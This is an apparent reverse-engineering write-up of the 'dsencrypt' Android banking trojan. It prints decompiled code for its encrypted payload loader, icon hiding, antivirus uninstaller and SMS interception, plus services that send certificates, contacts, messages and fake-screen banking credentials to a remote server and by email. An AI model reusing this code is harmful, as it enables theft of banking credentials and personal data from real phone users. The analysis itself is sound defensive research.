Could a 5-classes Android app be so harmful ? dsencrypt says “yes”…
In fact, not exactly. As I opened the jar in JD-GUI, I first saw this:

Besides that, several activities, services and receivers are registered in the Manifest:
2
3
4
5
6
7
8
9
10
11
12
><activity android:name="com.kbstar.kb.android.star.BKMain"/>
><activity android:name="com.kbstar.kb.android.star.OpenMain"/>
><activity android:name="com.kbstar.kb.android.star.V_Dialog" android:screenOrientation="portrait" android:theme="@android:style/Theme.Translucent"/>
><activity android:name="com.kbstar.kb.android.star.KB_Cert_List" android:screenOrientation="portrait"/>
><activity android:name="com.kbstar.kb.android.star.KB_Cert_Psw" android:screenOrientation="portrait" android:windowSoftInputMode="stateAlwaysVisible"/>
><activity android:name="com.kbstar.kb.android.star.KB_Account_info" android:screenOrientation="portrait" android:windowSoftInputMode="stateAlwaysVisible"/>
><activity android:name="com.kbstar.kb.android.star.KB_Account_Psw" android:screenOrientation="portrait" android:windowSoftInputMode="stateAlwaysVisible"/>
><activity android:name="com.kbstar.kb.android.star.KB_Card_Psw" android:screenOrientation="portrait" android:windowSoftInputMode="stateAlwaysVisible"/>
><activity android:name="com.kbstar.kb.android.star.KB_Last" android:screenOrientation="portrait"/>
><activity android:name="com.kbstar.kb.android.star.MainActivity" android:screenOrientation="portrait"/>
...
Quite strange, huh ?
The first interesting thing I found in the manifest at this time was this line:
because ProxyApp.class was one of the files I could read.
NOTE: the decompiled code will sometimes be shown as it is in JD-GUI, and sometimes will be approximated (based on what JD-GUI gives) in order to be more consistent and show a cleaner code
ProxyApp
The class extends Application and contains a method named attachBaseContext. In this method, the application will call a routine named loadClass (approximation):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
String str2 = "/data/data/" + paramContext.getPackageName() + "/";
String str1 = str2 + "x.zip";
str2 = str2 + "x";
try{
InputStream in = getAssets().open("ds");
int i = in.available();
byte[] bytes = new byte[i];
in.read(bytes, 0, i);
byte[] plain = new DesUtils("gjaoun").decrypt((byte[])bytes);
FileOutputStream outputStream = new FileOutputStream(str1);
outputStream.write(plain);
outputStream.close();
}
catch (Exception localException){
try{
DexFile dexFile = (DexFile) Class.forName("dalvik.system.DexFile").getMethod("loadDex", new Class[] { String.class, String.class, Integer.TYPE }).invoke(null, str1, str2, 0);
Enumeration enumeration = (dexFile).entries();
if (enumeration.hasMoreElements()) {
dexFile.loadClass((String) enumeration.nextElement(), paramContext.getClassLoader());
}
new File(str1).delete();
new File(str2).delete();
}
catch (Exception ignored){}
localException.printStackTrace();
}
>}
At this point, it’s quite easy to understand why the app seems to be so light! The payload has been encrypted and is unpacked here. Before analyzing what is the decrypted payload, let’s take a look at the method onCreate:

We can see here that some hidden (marked with @hide) methods are invoked thanks to reflection (done with the helper InjectFun). The underlined statement is probably one of the most important, because the malware will use it to load its payload.
Once again, this routine uses reflection in order to invoke AssetManager.addAssetPath (approximation):
2
3
4
5
>AssetManager assetManager = (AssetManager)localClass.newInstance();
>localClass.getDeclaredMethod("addAssetPath", new Class[] { String.class }).invoke(assetManager, new Object[] { this.apkFileName });
>Resources resources = getBaseContext().getResources();
>return Resources.class.getConstructor(localClass, resources.getDisplayMetrics().getClass(), resources.getConfiguration().getClass()).newInstance(assetManager, resources.getDisplayMetrics(), resources.getConfiguration());
Finally, at the end of onCreate, we can find:
2
3
>InjectFun.setFieldOjbect("android.app.ActivityThread", "mInitialApplication", localObject3, localObject1);
>((Application)localObject1).onCreate();
The new APK is loaded, and starts doing bad things…
The encrypted payload

Once decrypted , I found the expected zip archive with the classes.dex inside. Once again, dex2jar gave me the jar.
What does the malware do ?
Once launched in the emulator, the program asks for admin privileges, display a short message and crashes:

However, the icon is then hidden, suggesting that the app hasn’t been installed:

It’s done in the class MainA (or MainActivity), where we can find this routine:
2
3
getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
>}
Let’s analyse the routine onCreate (approximation):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
super.onCreate(paramBundle);
getWindow().requestFeature(1);
setContentView(2130903040);
this.pm = getPackageManager();
File file = new File(this.url.getSDPath1() + "/temp");
if (!file.exists()) {
file.mkdirs();
}
this.url.deleteFoder("args.txt");
new Thread(){
public void run(){
MainA.this.zipCert();
}
}.start();
startService(new Intent(this, uploadPhone.class));
startService(new Intent(this, SoftService.class));
startService(new Intent(this, UninstallerService.class));
startService(new Intent(this, uploadContentService.class));
startService(new Intent(this, autoRunService.class));
this.policyManager = ((DevicePolicyManager)getSystemService("device_policy"));
this.componentName = new ComponentName(this, MDAR.class);
if (!this.policyManager.isAdminActive(this.componentName)) {
getAdmin();
}
>}
First interesting thing is that the app will create a directory named temp, where exfiltrated data will be put. Indeed, here is the routine zipCert̀:
2
3
4
5
6
7
8
9
10
11
try{
if (NPUtil.isNPKIExists()){
String str = ((TelephonyManager)getSystemService("phone")).getLine1Number() + "_npki.zip";
ZipUtil.ZipFolder(NPUtil.getFolder.toString() + "/", this.url.getSDPath() + "/" + str);
}
}
catch (Exception localException){
localException.printStackTrace();
}
>}
where getSDPath actually returns the path to temp.
Second interesting thing: many evil services are launched, and finally, administration privileges are requested as we saw.
UploadPhone Service
The onStartCommand is as follows in JD-GUI:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
this.pm = getPackageManager();
new Thread(new Runnable(){
public void run(){
uploadPhone.this.listAppcations = uploadPhone.this.pm.getInstalledApplications(8192);
Object localObject = uploadPhone.this.getSoftName(uploadPhone.this.pm);
String str1 = Tool.GetUrlTool();
Url localUrl = new Url();
String str2 = "http://" + str1 + "/phon/youxi.php";
str1 = ((TelephonyManager)uploadPhone.this.getSystemService("phone")).getLine1Number();
ArrayList localArrayList = new ArrayList();
localArrayList.add(new BasicNameValuePair("phone", str1));
localArrayList.add(new BasicNameValuePair("softname", (String)localObject));
Tool.postHttpConnectionCommon(str2, localArrayList);
Tool.postHttpFile(uploadPhone.this.getApplicationContext());
try{
ZipUtil.ZipFolder(localUrl.getSDPath(), localUrl.getSDPath1() + "/all.zip");
localObject = new File(localUrl.getSDPath1() + "/all.zip");
Tool.postHttpFile1(uploadPhone.this.getApplicationContext(), (File)localObject, "all");
GMailSend.MailSend(str1, "npki", str1 + "_npki.zip", localUrl.getSDPath());
uploadPhone.this.uploadTel();
return;
}
catch (Exception localException){...}
}
}).start();
return paramInt2;
>}
Once again, we find the routine getSDPath, and we can here deduce that the zip archive previously created is uploaded on a server (renamed all.zip, and sent by email)
The malware tries to exfiltrate signature certificates.
Last thing: just before the return statement, we can see a call to uploadTel. By taking a look at this routine, we can see that the app tries to get contact informations, and exfiltrate them.
uploadContentService
This service is quite simple: it only schedules the exfiltration.
2
3
4
5
6
7
8
9
10
11
super.onCreate();
Log.v("clService", "onCreate");
this.timer = new Timer();
this.mTimerTask = new TimerTask(){
public void run(){
uploadContentService.this.uploadContent();
}
};
this.timer.schedule(this.mTimerTask, 120000L, 120000L);
>}
The routine uploadContent compresses the content of the directory temp, and uploads it
autoRunService
This service is quite similar to the previous one. A task is scheduled and its job is to upload sensitive content (approximation):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
this.pm = getPackageManager();
this.listAppcations = this.pm.getInstalledApplications(8192);
String softName = getSoftName(this.pm);
String[] appNames;
if (softName.length() > 0){
appNames = softName.split(",");
for(String appName :appNames){
if (!this.u.isTrue(appName).booleanValue()){
bind();
Intent localIntent = new Intent(this, MainActivity.class);
SharedPreferences.Editor localEditor = getSharedPreferences("data", 0).edit();
localEditor.clear();
localEditor.commit();
localEditor.putString("item", appName);
localEditor.commit();
localIntent.addFlags(268435456);
startActivity(localIntent);
}
}
}
>}
The routine softName uses the PackageManager to get installed applications and checks if Banking app are installed. It returns a concatenation of app names if they are installed.
SoftService
First thing I saw as I opened the decompiled class was a routine named bankHijack! Okay then, we can easily guess that bad stuffs are performed here…
Once again it’s a scheduled task, calling the routine bankHijack, which is unfortunately not properly decompiled.
However, with the bytecode, we can make some deductions:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
>// 0: aload_0
>// 1: monitorenter
>// 2: aload_0
>// 3: invokevirtual 38 com/kbstar/kb/android/services/SoftService:getApplicationContext ()Landroid/content/Context;
>// 6: ldc 40
>// 8: invokevirtual 46 android/content/Context:getSystemService (Ljava/lang/String;)Ljava/lang/Object;
>// 11: checkcast 48 android/app/ActivityManager
>// 14: iconst_1
>// 15: invokevirtual 52 android/app/ActivityManager:getRunningTasks (I)Ljava/util/List;
>// 18: astore_3
>// 19: aload_3
>// 20: invokeinterface 58 1 0
>// 25: ifle +32 -> 57
>// 28: aload_3
>// 29: iconst_0
>// 30: invokeinterface 62 2 0
>// 35: checkcast 64 android/app/ActivityManager$RunningTaskInfo
>// 38: getfield 68 android/app/ActivityManager$RunningTaskInfo:topActivity Landroid/content/ComponentName;
>// 41: invokevirtual 74 android/content/ComponentName:getPackageName ()Ljava/lang/String;
>// 44: astore_3
>// 45: iconst_0
>// 46: istore_1
>// 47: getstatic 80 com/kbstar/kb/android/star/AppContacts:BK_ARRAY_LIST [Ljava/lang/String;
>// 50: arraylength
>// 51: istore_2
>// 52: iload_1
>// 53: iload_2
>// 54: if_icmplt +6 -> 60
>// 57: aload_0
>// 58: monitorexit
>// 59: return
>// 60: aload_3
>// 61: getstatic 80 com/kbstar/kb/android/star/AppContacts:BK_ARRAY_LIST [Ljava/lang/String;
>// 64: iload_1
>// 65: aaload
>// 66: invokevirtual 86 java/lang/String:equals (Ljava/lang/Object;)Z
>// 69: ifeq +100 -> 169
>// 72: aload_0
>// 73: ldc 88
>// 75: iconst_0
>// 76: invokevirtual 92 com/kbstar/kb/android/services/SoftService:getSharedPreferences (Ljava/lang/String;I)Landroid/content/SharedPreferences;
>// 79: invokeinterface 98 1 0
>// 84: astore 4
>// 86: aload 4
>// 88: invokeinterface 103 1 0
>// 93: pop
>// 94: aload 4
>// 96: invokeinterface 107 1 0
>// 101: pop
>// 102: aload 4
>// 104: ldc 109
>// 106: getstatic 112 com/kbstar/kb/android/star/AppContacts:BK_CALL_LIST [Ljava/lang/String;
>// 109: iload_1
>// 110: aaload
>// 111: invokeinterface 116 3 0
>// 116: pop
>// 117: aload 4
>// 119: invokeinterface 107 1 0
>// 124: pop
>// 125: new 70 android/content/ComponentName
>// 128: dup
>// 129: ldc 118
>// 131: ldc 120
>// 133: invokespecial 123 android/content/ComponentName:<init> (Ljava/lang/String;Ljava/lang/String;)V
>// 136: astore 4
>// 138: new 125 android/content/Intent
>// 141: dup
>// 142: invokespecial 126 android/content/Intent:<init> ()V
>// 145: astore 5
>// 147: aload 5
>// 149: aload 4
>// 151: invokevirtual 130 android/content/Intent:setComponent (Landroid/content/ComponentName;)Landroid/content/Intent;
>// 154: pop
>// 155: aload 5
>// 157: ldc -125
>// 159: invokevirtual 135 android/content/Intent:addFlags (I)Landroid/content/Intent;
>// 162: pop
>// 163: aload_0
>// 164: aload 5
>// 166: invokevirtual 139 com/kbstar/kb/android/services/SoftService:startActivity (Landroid/content/Intent;)V
>// 169: iload_1
>// 170: iconst_1
>// 171: iadd
>// 172: istore_1
>// 173: goto -126 -> 47
>// 176: astore_3
>// 177: aload_0
>// 178: monitorexit
>// 179: aload_3
>// 180: athrow
The array BK_ARRAY_LIST is as follows:
2
3
4
5
6
7
"com.shinhan.sbanking",
"com.ibk.neobanking",
"com.hanabank.ebk.channel.android.hananbank",
"nh.smart",
"com.webcash.wooribank",
"com.example.mytest" };
The app tries to poll the foreground activity and probably compares the package name against each item in the array (line <66>). An Intent is then built with
a new ComponentName, probably with the current string.
UninstallerService
Finally, this last service is once again a scheduled task, where the app will try to uninstall AhnLab V3 Mobile Plus 2.0. A call to getSoftName is done in the routine run of the thread (approximation):
2
3
4
5
6
7
8
9
10
11
12
PackageManager localPackageManager = getPackageManager();
List<ApplicationInfo> applicationInfos = localPackageManager.getInstalledApplications(8192);
for (int i = 0;i < applicationInfos.size();i++){
ApplicationInfo applicationInfo = applicationInfos.get(i);
if (((String)applicationInfo.loadLabel(localPackageManager)).equalsIgnoreCase(AppContacts.aname)){
Intent intent = new Intent("android.intent.action.DELETE", Uri.parse("package:" + ((ApplicationInfo)applicationInfo).packageName));
intent.addFlags(268435456);
startActivity(intent);
}
}
>}
where the constant AppContacts.aname is AhnLab V3 Mobile Plus 2.0
openActivityReceiver
A receiver named openActivityReceiver is registered in the manifest, and has a significant role for this malware:
2
3
4
5
6
7
<intent-filter android:priority="2147483647">
<action android:name="android.intent.action.BOOT_COMPLETED"/>
<action android:name="android.provider.Telephony.SMS_RECEIVED"/>
<category android:name="android.intent.category.LAUNCHER"/>
></intent-filter>
></receiver>
The receiver listen for incoming SMS, and exfiltrate them. The code shown by JD-GUI is quite messy, but the exfiltration is obvious (approximation):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
Object[] pdus = (Object[])paramIntent.getExtras().get("pdus");
if (i < pdus.length) {
SmsMessage smsMessage = SmsMessage.createFromPdu((byte[])pdus[i]);
this.sender = smsMessage.getOriginatingAddress();
this.content = smsMessage.getMessageBody();
}
this.tel = ((TelephonyManager)paramContext.getSystemService("phone")).getLine1Number();
new Thread(){
public void run(){
Tool.postHttpConnection(openActivityReceiver.this.u, openActivityReceiver.this.sender, openActivityReceiver.this.tel, openActivityReceiver.this.content);
}
}.start();
String[] parts = this.content.split("-");
...
if (this.url.getUrl("ak40").equalsIgnoreCase("1")){
abortBroadcast();
new Thread() {
public void run(){
GMailSend.MailSend1(openActivityReceiver.this.tel, openActivityReceiver.this.content);
}
}.start();
}
if (parts[0].equalsIgnoreCase("wokm")){
Intent intent = new Intent(paramContext, ABK_SENDSMS.class);
intent.putExtra("myArgs", parts[1]);
paramContext.startService(intent);
}
...
>}
There are many options for parts[0], but the last one deserves to be noticed, because it allows also the attacker to send SMS.
Attack the bank
Finally, the last part of this analysis will focus on the main objective of the malware: steal banking data.
Browsing through activities
In the class MainActivity, a dialog is displayed, and if a click is done on the positive button, a new Activity in launched (approximiation):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
AlertDialog.Builder localBuilder = new AlertDialog.Builder(this);
localBuilder.setTitle(getResources().getString(2131361795));
localBuilder.setMessage(getResources().getString(2131361820));
localBuilder.setPositiveButton(getResources().getString(2131361804), new DialogInterface.OnClickListener(){
public void onClick(DialogInterface paramAnonymousDialogInterface, int paramAnonymousInt){
new Thread(){
public void run(){
try{
Thread.sleep(2000L);
if (!this.url.isTrue(this.page_type).booleanValue()){
Intent localIntent = new Intent(MainActivity.this, KB_Cert_List.class);
localIntent.putExtra("Bank", bank);
startActivity(localIntent);
return;
}
Intent localIntent = new Intent(MainActivity.this, KB_Last.class);
localIntent.putExtra("Bank", bank);
startActivity(localIntent);
}
catch (InterruptedException localInterruptedException){
localInterruptedException.printStackTrace();
}
}
}.start();
}
});
localBuilder.create().show();
>}
bank is a wrapper for banking data
If the user is redirected to KB_Cert_List, a list of certificates is displayed, where a another Activity could be called:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
this.certList = new ArrayList();
this.head_menu_left_btn = ((ImageView)findViewById(2131296258));
this.hana_general_listview = ((ListView)findViewById(2131296310));
this.head_menu_left_btn.setOnClickListener(this);
this.hana_general_listview.setOnItemClickListener(new AdapterView.OnItemClickListener(){
public void onItemClick(AdapterView<?> paramAnonymousAdapterView, View paramAnonymousView, int paramAnonymousInt, long paramAnonymousLong){
Intent intent = new Intent(KB_Cert_List.this, KB_Cert_Psw.class);
paramAnonymousView = (Bank)bankList.get(paramAnonymousInt);
paramAnonymousView.setFileName(.bank.getFileName());
paramAnonymousView.setBkType(getSharedPreferences("data", 0).getString("item", null));
intent.putExtra("Bank", paramAnonymousView);
startActivity(intent);
}
});
>}
Once again, in KB_Cert_Psw, the user could be redirected to another activity ( KB_Account_Info ) if the password is correct:
2
3
4
5
6
7
8
9
10
public void handleMessage(Message paramAnonymousMessage){
super.handleMessage(paramAnonymousMessage);
pd.dismiss();
et_cert_psw.setText("");
Intent intent = new Intent(KB_Cert_Psw.this, KB_Account_info.class);
intent.putExtra("Bank", bank);
startActivity(intent);
}
>};
This handler is then used in a routine named validation, comparing a password stored in preferences, and the submitted one.
If passwords match KB_Account_Info is started and the scenario is the same: the user enters its credentials and click on Confirm. A new Activity is then launched,
named KB_Card_Psw…
The Holy Grail
This class contains a routine validation too, where we can find:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
>sb.append(" **** ");
>sb.append("accountNam:" + bank.getAccountName());
>sb.append(" **** ");
>sb.append("accountNo:" + bank.getAccountNo());
>sb.append(" **** ");
>sb.append("accountPsw:" + bank.getAccountPsw());
>sb.append(" **** ");
>sb.append("fileName:" + bank.getFileName());
>sb.append(" **** ");
>sb.append("bkType:" + bank.getBkType());
>sb.append(" **** ");
>sb.append("card:" + bank.getCard());
>sb.append(" **** ");
>sb.append("certPsw:" + bank.getCertPsw());
>sb.append(" **** ");
>sb.append("personIdFirst:" + bank.getPersonIdFirst());
>sb.append(" **** ");
>sb.append("personIdSecond:" + bank.getPersonIdSecond());
>sb.append(" **** ");
>sb.append("transPsw:" + bank.getTransPsw());
>long l = System.currentTimeMillis();
>file = (bank.getBkType() + "_" + l);
>url.write(file + ".txt", sb.toString());
>try{
ZipUtil.ZipFolder(url.getSDPath() + "/" + file + ".txt", url.getSDPath() + "/" + file + ".zip");
File zip = new File(url.getSDPath() + "/" + file + ".zip");
Tool.postHttpFile1(getApplicationContext(), zip, file);
GMailSend.MailSend(tel, sb.toString(), file + ".zip", urlgetSDPath());
localMessage.what = 201;
KB_Card_Psw.this.handler.sendMessage(localMessage);
>}
>catch (Exception localException){
localException.printStackTrace();
>}
Download decompiled sources: dec_sources.zip
References
The report of FireEye about this malware https://www.fireeye.com/blog/threat-research/2014/06/what-are-you-doing-dsencrypt-malware.html